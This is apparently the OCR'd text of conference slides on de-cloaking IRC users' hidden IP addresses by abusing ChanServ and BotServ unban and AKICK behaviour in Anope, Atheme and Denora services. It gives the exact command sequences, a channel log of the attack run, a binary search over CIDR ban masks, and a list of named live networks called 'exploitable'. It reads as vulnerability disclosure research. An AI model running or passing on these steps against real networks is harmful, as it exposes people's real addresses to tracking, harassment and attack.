
- PRIVMSG BotServ ASSIGN #channel BotName
- PRIVMSG BotServ and SET #channel FANTASY and DONTKICKOPS to ON
- PRIVMSG ChanServ and execute PROTECT, as well as ENFORCE
- Fingerprint max CHMODES stack via raw VERSION command output:

```
02:42 -!- WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=#
          PREFIX=(qaohv)~&@%+ CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG
          NETWORK=anet CASEMAPPING=ascii EXTBAN=~,cqnr ELIST=MNUCT
          STATUSMSG=~&@%+ EXCEPTS are supported by this server
```

- MODE #channel +bbbbbbbbbbbb *!*@1.* *!*@2.* *!*@3.* *!*@4.* *!*@5.* *!*@6.* *!*@7.* *!*@8.* *!*@9.* *!*@10.* *!*@11.* *!*@12.*

MATCHING BANMASKS VIA ANOPE

- PRIVMSG #channel !unban TargetNick
  - This must be done after enabling FANTASY and DONTKICKOPS on BotServ bot in #channel
  - If BotServ doesn't exist or FANTASY mode can't be SET on it then try using the UNBAN command..
- PRIVMSG ChanServ UNBAN #channel NickName
  - Note: Some IRC Services software only takes a nick as an argument to PRIVMSG ChanServ UNBAN, in which case another attack vector must be used since you can only unban yourself
- Since DenoraStats is derived from the Anope source tree, the same !unban on a BotServ bot or ChanServ UNBAN technique should work
- Don't forget: PRIVMSG ChanServ CLEAR #channel BANS



```
*** Mode change "+bbbbbbbbbbbb *!*@66.228.37.84 *!*@66.228.37.85 *!*@66.228.37.8
6 *!*@66.228.37.87 *!*@66.228.37.88 *!*@66.228.37.89 *!*@66.228.37.90 *!*@66.228
.37.91 *!*@66.228.37.92 *!*@66.228.37.93 *!*@66.228.37.94 *!*@66.228.37.95" on c
hannel #t by decal-
<decal-> !unban TargetNick
*** Mode change "-b *!*@66.228.37.84" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.85" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.86" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.87" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.88" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.89" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.90" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.91" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.92" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.93" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.94" on channel #t by ChanServ
*** Mode change "-b *!*@66.228.37.95" on channel #t by ChanServ
*** Mode change "+bbbbbbbbbbbb *!*@66.228.37.96 *!*@66.228.37.97 *!*@66.228.37.9
8 *!*@66.228.37.99 *!*@66.228.37.100 *!*@66.228.37.101 *!*@66.228.37.102 *!*@66.
228.37.103 *!*@66.228.37.104 *!*@66.228.37.105 *!*@66.228.37.106 *!*@66.228.37.1
07" on channel #t by decal-
<decal-> !unban TargetNick
*** Mode change "-b *!*@66.228.37.105" on channel #t by services
```

I CAN HAZ OPTIMIZATIONZ?

RFC 5735 Special Use IPv4 Addresses January 2010

Address Block	Present Use	Reference
0.0.0.0/8	“This” Network	RFC 1122 Section 3.2.1.3
10.0.0.0/8	Private-Use Networks	RFC1918
127.0.0.0/8	Loopback	RFC1122 Section 3.2.1.3
169.254.0.0/16	Link Local	RFC3927
172.16.0.0/12	Private-Use Networks	RFC1918
192.0.0.0/24	IETF Protocol Assignments	RFC5736
192.88.99.0/24	6to4 Relay Anycast	RFC3068
192.168.0.0/16	Private-Use Networks	RFC1918
198.51.100.0/24	TEST-NET-2	RFC5737
203.0.113.0/24	TEST-NET-3	RFC5737
224.0.0.0/4	Multicast	RFC3171
240.0.0.0/4	Reserved for Future Use	RFC1112 Section 4
255.255.255.255/32	Limited Broadcast	RFC912 Section 7 RFC922 Section 7


SCENARIOS THAT EXPOSE IRC CLIENT ADDRESSES IN PLAINTEXT

- Logs that are published on public web sites
- A client that is set to automatically remove UMODE +x
- Stats scripts like phpDenora and others may display a literal host
- A user pastes a piece of data containing their address unintentionally
  - For example, in a technical support channel
- IRC operators are able to see the real address via an additional WHOIS reply field
- Scripts and bots can also spill the beans, so be careful!

Atheme Decloak Technique

- Register rogue nickname/channel with NickServ & ChanServ
- MODE #chan +bbbb *!*@0.0.0.0/2 *!*@64.0.0.0/2 *!*@128.0.0.0/2 *!*@192.0.0.0/2
  - CIDR block banmask notation is supported by charbydis
    - ircd-seven used on FreeNode is a charbydis fork
- For each targeted nick:
  - CS AKICK #chan ADD nick !P (!P is permanent time limit, required)
  - CS AKICK #chan DEL nick
    - Patching AKICK is futile; many attack vectors exist (arch. problem)
- Using the raw IRC command CS instead of PRIVMSG ChanServ helps decrease the possibility of an “Excess Flood” QUIT
- The CLEAR #chan BANS command also helps minimize traffic from send() memory buffers by delegating MODE setting responsibility to ChanServ

BINARY SEARCH COMPLEXITY




- Y-axis represents time
- X-axis represents input
- A binary search algorithm performs less comparisons in its worst case than a sequential search algorithm averages…
- The binary search time can be *anywhere* below the red line
- Enumeration is basically a linear search algorithm

Worst case asymptotic computational complexity for sequential search is O(n) and worst for binary search is O(log(n))

IPv6 & Targets of Other Address Types

- IPv4/IPv6 numeric addresses can be targeted using ban-masks w/ CIDR blocks
- The additional 92-bits won't impact performance very much since using CIDR blocks in ban-masks is essentially a binary search algorithm of complexity O(log(n))
  - Not much difference between log(128) & log(32), log(128) = 2.1 – log(32) = 1.5
- Can discover hosts under .onion TLD
  - Have a unique identifier
  - Useful for chosen ciphertext
  - Most helpful if the .onion host corresponds to a truncated route a la Moxie Marlinspike's tortunnel



EXPLOITABLE IRC NETWORKS

Popular IRC networks that disclose cloaked IP addresses!


- **FreeNode** (**hybrid-seven**, **Atheme**) `irc.freenode.net`
  - #1 largest IRC network with ~75K average daily users, dedicated to discussion of open source projects, *#linpeople* originally
- **Rizon** (***hybrid***, **Anope**) `irc.rizon.net`
  - #5 largest IRC network after Undernet with ~25K users
- **AnonOps** (***InspIRCd***, **Atheme**) `irc.anonops.com`
  - Associated with the infamous hacktivist collective “Anonymous”
- **Mozilla IRC** (***UnrealIRCd***, **Anope**) `irc.mozilla.org`
  - Maintained by the Mozilla project community best-known for the FireFox web browser
- **Indymedia IRC** (***charbydis***, **atheme**) `irc.indymedia.org`.
- **Swift IRC** (***UnrealIRCd***, **Anope**) `irc.swiftnet.net`

MORE EXPLOITABLE IRC NETWORKS..

Other smaller IRC networks that allow uncloaking of IP addresses!

- **Obsidian IRC** (*UnrealIRCd*, **Denora**) `irc.obsidianirc.net`
  - Obsidian-IRC is a small but growing IRC community with user satisfaction in mind.
- **Foonetic** (*UnrealIRCd*, **Atheme**) `irc.foonetic.net`
- **SolidIRC** (*InspirIRCd*, **Denora**) `irc.solidirc.com`
- **DarkMyst** (*charbydis*, **Atheme**) `irc.darkmyst.org`
- **Darksin** (*UnrealIRCd*, **Anope**) `irc.darksin.net`

CVE-2008-6601 WAS PATCHED IN 2008!



Epona IRC Services - News
web.archive.org/web/20090303023229/http://www.epona.org/index.php?mact=News,cntnt01,detail,0&cntnt01articleid=4&cntnt01
INTERNET ARCHIVE
WayBackMachine
http://www.epona.org/index.php?mact=News,cntnt01,detail,0&cntnt01articleid=4&cr
Go
8 captures
3 Mar 09 - 27 Feb 12
FEB
2008
Search:
Submit
s
ad
entation
lists
ort

se: 1.5rc3 [download]

News

04/18/2008

Epona 1.5rc3 released

Epona 1.5rc3 has been released, fixing a few bugs and an exploit that have been reported over the last few months. Upgrading is recommended.

Category: New releases
Posted by: lara

